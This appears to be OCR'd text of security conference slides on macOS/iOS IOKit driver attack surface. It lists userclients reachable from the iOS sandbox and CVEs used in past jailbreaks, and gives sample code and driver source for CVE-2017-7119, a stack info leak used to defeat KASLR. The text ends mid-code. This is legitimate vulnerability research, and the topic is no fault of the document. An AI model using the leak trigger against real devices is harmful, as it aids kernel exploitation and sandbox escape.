
      IOConnectMapMemory → Get a memory mapped by the driver

      IOConnectSetNotificationPort → Prepare to receive notification from driver

      IOServiceClose → Close the connection

Userland Perspective

- Sample code of using service of IOKit driver



```
#include <IOKit/IOKitLib.h>
void main() {
    io_service_t service =
    IOServiceGetMatchingService(kIOMasterPortDefault,
                                IOServiceMatching("IOFireWireLocalNode"));
    kern_return_t kr;
    kr = IORegistryEntrySetCFProperty(deviceChild, CFSTR("hello"), CFSTR("hello"));
    io_connect_t port = (io_connect_t) 0;
    kr = IOServiceOpen(service, mach_task_self(), 0, &port);

    uint64_t input[3]; uint64_t inputCnt = 3;
    uint64_t output[16]; uint32_t outputCnt = 2;
    kr = IOConnectCallMethod((mach_port_t) port, /* Connection */
                             (uint32_t) 57,       /* Selector */ // kIsochChannel_Allocate
                             input, inputCnt,           /* input, inputCnt */
                             0,     /* inputStruct */
                             0,               /* inputStructCnt */
                             output, &outputCnt, NULL, NULL); /* Output stuff */
    IOServiceClose(port);
}
```

Get the service of IOFireWireLocalNode

Set property hello's value as hello


Connect to the target service, open IOFireWireUserClient

Call the driver's method, through the connection

Close connection with the target driver

Userland Perspective

- APIs in IOKit.framework are wrappers of Mach Traps (kinda syscall) , which are generated by Mach Interface Generator (MIG) and eventually call into callback methods implemented by userclients


API
Userspace
Kernel
Mach trap
MIG generated implementation
Real Implementation of Mach trap in kernel
Callback methods of userclients
IOConnectCallMethod
io_connect_method
_Xio_connect_method
is_io_connect_method
IOUserClient::externalMethod

Userland Perspective

- Despite of strict sandbox restriction, some userclients in IOKit drivers can still be accessed by sandboxed apps on iOS.
- Through experiments, we confirm these available userclients and their correponding IOKit device driver names on iOS 11
  - **IOHIDLibUserClient**: AppleSPUHIDDevice, AppleCSHTDCodecMikey
  - **IOMobileFramebufferUserClient**: AppleCLCD
  - **IOSurfaceAcceleratorClient**: AppleM2ScalerCSCDriver
  - **AppleJPEGDriverUserClient**: AppleJPEGDrive
  - **IOAccelDevice2**, **IOAccelSharedUserClient2**, **IOAccelCommandQueue2**: AGXAccelerator
  - **AppleKeyStoreUserClient**: AppleKeyStore
  - **IOSurfaceSendRight**, **IOSurfaceRootUserClient**: IOSurfaceRoot

New Vulns in Drivers on macOS – Current Secure Status


- Though within kernel, drivers are always blamed for poor quality, which make them frequently be used to exploit the kernel

- Vulns in drivers used in JailBreaks:
  - 11 (v0rtex | electra): IOSurfaceRoot (CVE-2017-13861)
  - 9 (pangu): IOMobileFrameBuffer (CVE-2016-4654)
  - 8 (TaiG): IOHIDFamily (CVE-2015-5774)
  - 7 (pangu): AppleKeyStore (CVE-2014-4407)

- With the help of Ryuk, we found and confirmed some new vulns on macOS

New Vulns in Drivers on macOS – New Vuln 1


- Information Leakage due to uninitialized stack variable in IOFirewireFamily driver (CVE-2017-7119) – To defeat kaslr



```
case kIsochChannel_Allocate:
{
    IOFireWireUserClient * fw_uc = OSDynamicCast( IOFireWireUserClient, targetObject );
    if( fw_uc )
    {
        UserObjectHandle outChannelHandle;
        result = fw_uc->isochChannel_Create((bool)arguments->scalarInput[0],
                                            (UInt32)arguments->scalarInput[1],
                                            (IOFWSpeed)arguments->scalarInput[2],
                                            &outChannelHandle);
        arguments->scalarOutput[0] = (uint64_t) outChannelHandle;
    }
    else
    {
        result = kIOReturnBadArgument;
    }
    break;
}
```

New Vulns in Drivers on macOS – New Vuln 1


- Information Leakage due to uninitialized stack variable in IOFirewireFamily driver (CVE-2017-7119) – To defeat kaslr



```
IOReturn
IOFireWireUserClient::isochChannel_Create (
    bool                        inDoIRM,
    UInt32                      inPacketSize,
    IOFWSpeed                   inPrefSpeed,
    UserObjectHandle *   outChannelHandle )
{
    // this code the same as IOFireWireController::createIsochChannel
    // must update this code when controller changes. We do this because
    // we are making IOFWUserIsochChannel objects, not IOFWIsochChannel
    // objects

    IOReturn error = kIOReturnSuccess ;
    IOFWUserIsochChannel * channel = OSTypeAlloc( IOFWUserIsochChannel );
    if ( channel )
    {
        if ( channel->init( getOwner()->getController(), inDoIRM, inPacketSize, inPrefSpeed ) )
        {
            fExporter->addObject( channel,
                    (IOFWUserObjectExporter::CleanupFunction) & IOFWUserIsochChannel::s_exporterCleanup,
                    outChannelHandle ) ;
        }
```

New Vulns in Drivers on macOS – New Vuln 1


- Information Leakage due to uninitialized stack variable in IOFirewireFamily driver (CVE-2017-7119) – To defeat kaslr




```
IOReturn
